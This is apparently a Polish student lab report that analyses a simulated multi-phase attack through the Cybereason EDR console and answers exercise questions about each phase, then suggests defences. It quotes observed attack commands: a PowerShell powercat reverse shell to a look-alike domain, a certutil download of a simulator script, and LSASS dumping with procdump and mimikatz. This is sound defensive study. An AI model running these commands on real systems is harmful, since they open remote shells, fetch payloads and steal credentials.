



EDR – cybereason

Raport z analizy incydentu zgodnie z poniżej przedstawionymi poleceniami.

Założenia

- Środowisko on-premise (wirtualne laboratorium)
- 5 faz cyber-ataku stanowiące wybrane kroki łańcucha zdarzeń
- Możliwość porównania detekcji Anty-Malware (Moduły EPP) oraz AI-Hunting (Moduł EDR)
- Możliwość prześledzenia szczegółów incydentu

RAPORT

Zespół

1. Kamil Matuszewski
2. Maciej Matuszewski

Faza 1 [User Execution]

MalOps: **curl.exe**, **nc.ps1**

1. Czy podejrzany plik *curl.exe* uruchomił jakiś proces? Jaki?


Jak wynika z drzewa procesów i raportu o pliku żaden proces nie został wywołany przez *curl.exe*.

• Execution

False

Marked for prevention

Nieudane wykonanie



Wycinek drzewa procesów

2. Jaki był *parent process* uruchomionego procesu i jak został uruchomiony?

Process(es) attempted to execute malicious file

Process(es) attempted to execute malicious file

Search for files with this Evidence.

cmd.exe

Podjęto próbę uruchomienia pliku curl.exe z cmd

Niebezpieczny plik próbowano wykonać przez *command line(cmd.exe)*, które jest *parent process-em*. Uruchomiono go przez *explorer.exe*.

3. Czy i jakie połączenia sieciowe nawiązał ten proces?

Proces ten nawiązał połączenie sieciowe z urządzeniem o adresie 146.148.42.217 na porcie 80. Na bazie portu możemy przewidywać, że było to połączenie na protokole HTTP.



10.111.56.132:51799 > 146.148.42.217:80
Connections
10.111.56.132:51799 > 146.148.42.217:80
External connections


10.111.56.132:51799 > 146.148.42.217:80
Outgoing connections

1
Total number of connections
0 B
Total transmitted bytes
0 B
Total received bytes

Nawiązanie połączenia

4. Jakie to były domeny i które z nich zostały prawidłowo rozwiązane?

Była to domena **twitterdocs.com** i została ona prawidłowo rozwiązana.



Rozwiązanie z domeną twitterdocs.com


5. Na jaki adres IP została rozwiązana podejrzana domena *twitterdocs.com*?

Domena została rozwiązana na adres 146.148.42.217.

6. Czy jakieś inne komputery w sieci próbowały nawiązywać połączenie z tą domeną?
Nie, jedynym komputerem, który próbował nawiązać połączenie z tą domeną był ten, na którym uruchamiany był plik **curl.exe**.

7. Jakie połączenie próbowano nawiązać skryptem *nc.ps1* i czy było skuteczne? Na jaką domenę i jaki port?

Podjęto próbę wywołania: `powershell -Exec Bypass ". \"C:\TMP\nc.ps1\";powercat -c www.googleaccountsservices.com -p 80 -t 2 -e cmd"`, przez którą próbowano połączyć się z www.googleaccountsservices.com na porcie 80, aczkolwiek nieskutecznie. Tak jak widać na zrzucie ekranu otrzymujemy „Unkown DNS query...”, czyli DNS nie może przypisać nazwy domeny z IP.




Brak połączeń po wykonaniu nc.ps1

8. Jaką aktywność związaną z WMI wykorzystano w celu uzyskania *Persistence*?

Wykorzystano mechanizm WMI Persistence Object. Zastosowano wyzwalacz czasowy WMI, który w określonych odstępach czasu uruchamiać miał LaunchBeaconingBackdoor, który cyklicznie wywoływać będzie backdoor.

• WMI Activity



WMI Persistence Object

Faza 2 [Credential Access]


MalOps: procdump64.exe, somethingwindows.dmp (> lsass.exe), mim.exe, mimikatz-1.bat, [...]\invoke-mimikatz.ps1, powershell.exe

1. Jaki był cel Fazy 2?

Celem Fazy 2 była kradzież danych logowania przy pomocy rzutu pamięci.

2. Jaką nazwę ma plik utworzony w wyniku rzutu pamięci?

Plik utworzony w wyniku rzutu pamięci ma nazwę **somethingwindows.dmp**.




Proces utworzony w wyniku rzutu pamięci



3. Co wykonał mim.exe? Jaka jest standardowa rola jego procesu pochodnego (child process)?

Mim.exe wykonał proces fondue.exe, którego standardową rolą jest włączenie opcjonalnych featerów Windowsa poprzez pobranie potrzebnych plików z Windows Update lub innego źródła, zdefiniowanego przez Group Policy.



Proces pochodny dla mim.exe

Faza 3 [Ingress Tool Transfer]

MalOps: **certutil.exe, 7ea62fd644dd9b9f82944268ea649fd007ee354d, js-dropper.bat**

1. Jaki proces Windowsa został wykorzystany do ukrycia działania atakującego?

Został wykorzystany *certutil.exe*. Ten proces pozwala między innymi wykonać komendy, które sprawdzą, czy dany adres URL odpowiada oraz pobiorą z podanego adresu plik i zapiszą go pod dowolną nazwą i rozszerzeniem.

Maskarada procesów systemu operacyjnego poprzez certutil.exe

2. Pobranie jakich złośliwych plików atakujący ukrył pod tym procesem i jak został zapisany?

Wykonano: *certutil.exe -urlcache -split -f*


https://raw.githubusercontent.com/NextronSystems/APTSimulator/master/download/cactus.js C:\Users\Public\en-US.js



Pobiera „certutil-em” plik *cactus.js* z danego linku i zapisuje na ścieżce *C:\Users\Public\en-US.js*.

3. Znajdź wszystkie instancje tego pliku na systemie.

Instancje pliku na systemie pokazuje poniższy zrzut:



Ścieżki instancji pliku *cactus.js*

Faza 4 [Network Service Discovery]

MalOps: **nbtscan.exe**

1. Jaki jest cel tej fazy ataku?

Celem tej fazy ataku było uzyskanie informacji na temat wszystkich urządzeń znajdujących się w sieci lokalnej. Takimi informacjami mogą być nazwy urządzeń, adresy IP czy nazwy Windows Internet Name Service.

2. Jaki protokół i port wykorzystano?

Wykorzystano protokół NetBIOS (UDP) na porcie 137. Na tym porcie służy on do rejestracji i przyznawania nazw.

3. Do ilu unikalnych adresów IP nastąpiła próba połączenia?

Próba połączenia nastąpiła do 762 unikalnych adresów IP.

• Connection

762 connections

762 internal connections

762 outgoing connections

762

Total number of connections

37 KB

Total transmitted bytes

0 B

Total received bytes

Unikalne próby połączenia

Faza 5 [Data Encrypted for Impact]

MalOps: **powershell.exe (Ransomware behavior), ransim.ps1**









1. Ile plików zostało zaszyfrowanych i odzyskanych?



Affected Files

8 Affected Files

C:\\Users\\js\\Desktop\\ran\\cr-anti-ransomware  kopia (3).pdf [recovered]
C:\\Users\\js\\Desktop\\ran\\cr-anti-ransomware  kopia (2).pdf [recovered]
C:\\Users\\js\\Desktop\\ran\\cr-anti-ransomware  kopia (4).pdf [recovered]
C:\\Users\\js\\AppData\\Local\\Temp_PSScriptPolicyTest_d1i5awfr.q00.ps1
C:\\Users\\js\\AppData\\Local\\Temp_PSScriptPolicyTest_pojsnt4.w0t.psm1
C:\\Users\\js\\Desktop\\ran\\cr-anti-ransomware  kopia (2).pdf.encrypted
C:\\Users\\js\\Desktop\\ran\\cr-anti-ransomware  kopia (3).pdf.encrypted
C:\\Users\\js\\Desktop\\ran\\cr-anti-ransomware  kopia (4).pdf.encrypted

Affected Files wykryte przez Cybereason

Zgodnie ze zrzutem ekranu istnieją 3 zaszyfrowane i 3 odzyskane pliki. Dodatkowo znajdują się dwa pliki w katalogu Temp z rozszerzeniami .ps1 i .psm1, które również mogą być powiązane z ransomware, ale nie są oznaczone jako „[recovered]” ani „.encrypted”.

2. Dlaczego w monitorowanym środowisku, doszło do szyfrowania danych?

Atakującemu udało się uzyskać dostęp do Powershell oraz zamieścić i wykonać niebezpieczny plik *ransim.ps*. Ransomware musiał wykorzystać mechanizmy omijające zabezpieczenia monitorowanego środowiska, tym samym dokonać szyfrowania plików.

Pytania ogólne

MalOps: **powershell.exe (Ransomware behavior), ransim.ps1**

1. Jakie mechanizmy LotL (Living off the Land) wykorzystano podczas ataku?

Atakujący wykorzystał wiele mechanizmów LotL, między innymi: **WMI, CertUtil** oraz **PowerShell**.

Podsumowując, Living off the Land to technika cyberataków, w której napastnicy wykorzystują narzędzia i funkcje systemowe już obecne w środowisku ofiary, zamiast złośliwego oprogramowania, aby uniknąć wykrycia.

2. Co należy zmienić w konfiguracji środowiska, aby nie dopuścić do eskalacji ataku po wykryciu pierwszej fazy?

Aby ograniczyć eskalację ataku w środowisku po wykryciu pierwszej fazy, można wdrożyć kilka kluczowych zmian i zabezpieczeń. Oto sugestie:

- Ograniczenie dostępu do narzędzi administracyjnych
- Odcięcie hosta od sieci
- Kwarantanna niebezpiecznych plików
- Blokada nieautoryzowanych skryptów PowerShell



- Monitorowanie i ograniczenie zapytań DNS
 - Ustanowienie ograniczeń sieciowych i kontroli dostępu
 - Monitorowanie aktywności WMI i wyłączenie WMI Persistence
 - Wczesne wykrywanie i monitorowanie aktywności na poziomie procesów (zawarte w rozwiązaniach EDR – jednak można ulepszać i lepiej zabezpieczać np. przed wywołaniem)
3. W wykorzystanym systemie EDR detekcje oznaczone „AI Hunting” są wygenerowane na podstawie analizy danych telemetrycznych i nie mogą być automatycznie zablokowane żadnym z dostępnych modułów. Zaproponuj jakimi narzędziami można zautomatyzować proces reakcji na ten typ detekcji.

Zautomatyzowanie „AI Hunting” w systemie EDR można wykonać poprzez:

- **SOAR:** Użycie platformy SOAR do tworzenia playbooków automatyzujących odpowiedzi na detekcje.
 - **Skrypty:** Skrypty w Pythonie lub PowerShell do izolacji urządzeń i zbierania danych w odpowiedzi na alerty.
 - **SIEM:** Zintegrowanie z systemem SIEM, analiza danych i automatyzacja reakcji na incydenty.
 - **API EDR:** Wykorzystanie API EDR do uruchamiania działań na podstawie detekcji.
 - **Systemy ticketowe:** Integracja z systemami zarządzania ticketami do automatycznego tworzenia zgłoszeń incydentów.
 - **Monitoring:** Monitorowanie zagrożeń i zautomatyzowanie wysyłania powiadomień o wykrytych.
4. Do czego wykorzystywane jest narzędzie Mimikatz? Dlaczego mimo, że jest znane może nie zawsze być wykryte przez Antywirusa? W jakich technikach ataku na Active Directory jest wykorzystywane?

Narzędzie Mimikatz jest wykorzystywane do wyodrębniania haseł i danych uwierzytelniających, w szczególności w kontekście ataków na systemy Windows. Mimikatz jest open source, co umożliwia łatwe dostosowanie jego kodu, tak aby jego sygnatura nie była rozpoznawana przez antywirusy. Dodatkowo narzędzie to stosuje techniki, które naśladują legalne działania administracyjne. Jest on wykorzystywany w technikach ataku na AD, takich jak:

- Pass-the-Key
- Pass-the-Hash
- Golden Ticket
- DCSync